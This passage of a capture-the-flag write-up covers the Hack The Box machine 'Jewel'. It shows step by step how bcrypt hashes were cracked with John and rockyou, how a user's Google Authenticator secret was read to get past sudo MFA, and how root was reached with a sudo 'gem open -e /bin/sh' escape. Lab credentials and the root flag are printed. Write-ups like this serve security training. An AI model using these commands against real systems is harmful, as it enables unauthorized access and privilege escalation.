
Inside the file I discovered two password hashes

```
jennifer:$2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO
bill:$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
```

I then used John to crack the hashes

```
# Commands Executed on Attack Machine
echo '$2a$12$sZac9R2VSQYjOcBTTUYy6.Zd.5I02OnmkKnD3zA6MqMrzLKz0jeDO' > jennifer.hash
echo '$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW' > bill.hash

john bill.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show bill.hash

john jennifer.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORDS



```
root@kali:~/HTB/Boxes/Jewel# john bill.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob        (?)
1g 0:00:00:02 DONE (2020-12-03 18:11) 0.5000g/s 54.00p/s 54.00c/s 54.00C/s shadow..beautiful
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


CREDENTIALS

USERNAME	PASSWORD
jennifer	<NA>
bill	spongebob

In Bills home directory is a file called .google_authenticator

```
# Command Executed on Target
cat /home/bill/.google_authenticator
```


SCREENSHOT EVIDENCE OF FILE CONTENTS



```
bill@jewel:~$ cat .google_authenticator
cat .google_authenticator
2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17
" TOTP_AUTH
```

I installed the Authentication Extension in Chromium and added that code to it which gave me accesss to the newly generated codes

SCREENSHOT EVIDENCE OF CODE




Issuer: GOOGLE
Secret: 2UQI3R52WFCLE6JTLDCSJYMJH4

GOOGLE
105684

When checking Bills sudo permissions I discovered it asked for an MFA code which I am now able to enter

```
# Commands Executed
sudo -l
Password: spongebob
Verification Code: 879028
```

SCREENSHOT EVIDENCE OF SUCCESSFUL SUDO COMMAND




```
bill@jewel:~$ sudo -l
sudo -l
[sudo] password for bill: spongebob

Verification code: 879028

Matching Defaults entries for bill on jewel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    insults

User bill may run the following commands on jewel:
    (ALL : ALL) /usr/bin/gem
```

I have permissions to use the “gem” command with root privileges.
I checked GTFOBins and attempted the privilege escalation methods defined there
RESOURCE: https://gtfobins.github.io/gtfobins/gem/#sudo

```
# Command Executed on Target
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
```

SCREENSHOT EVIDENCE OF PRIVESC




```
bill@jewel:~$ sudo gem open -e "/bin/sh -c /bin/sh" rdoc
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
# hostname
hostname
jewel.htb
# id
id
uid=0(root) gid=0(root) groups=0(root)
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:1c:53 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.79/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 582sec preferred_lft 582sec
    inet6 dead:beef::250:56ff:feb9:1c53/64 scope global dynamic mngtmpaddr
       valid_lft 86196sec preferred_lft 14196sec
    inet6 fe80::250:56ff:feb9:1c53/64 scope link
       valid_lft forever preferred_lft forever
```

I could then read the root flag

```
# Command Executed on Target
cat /root/root.txt
# RESULTS
72350cc2db9a6e381a7fe9cc16ffbc28
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
# cat /root/root.txt
cat /root/root.txt
72350cc2db9a6e381a7fe9cc16ffbc28
#
```

ROOT FLAG : 72350cc2db9a6e381a7fe9cc16ffbc28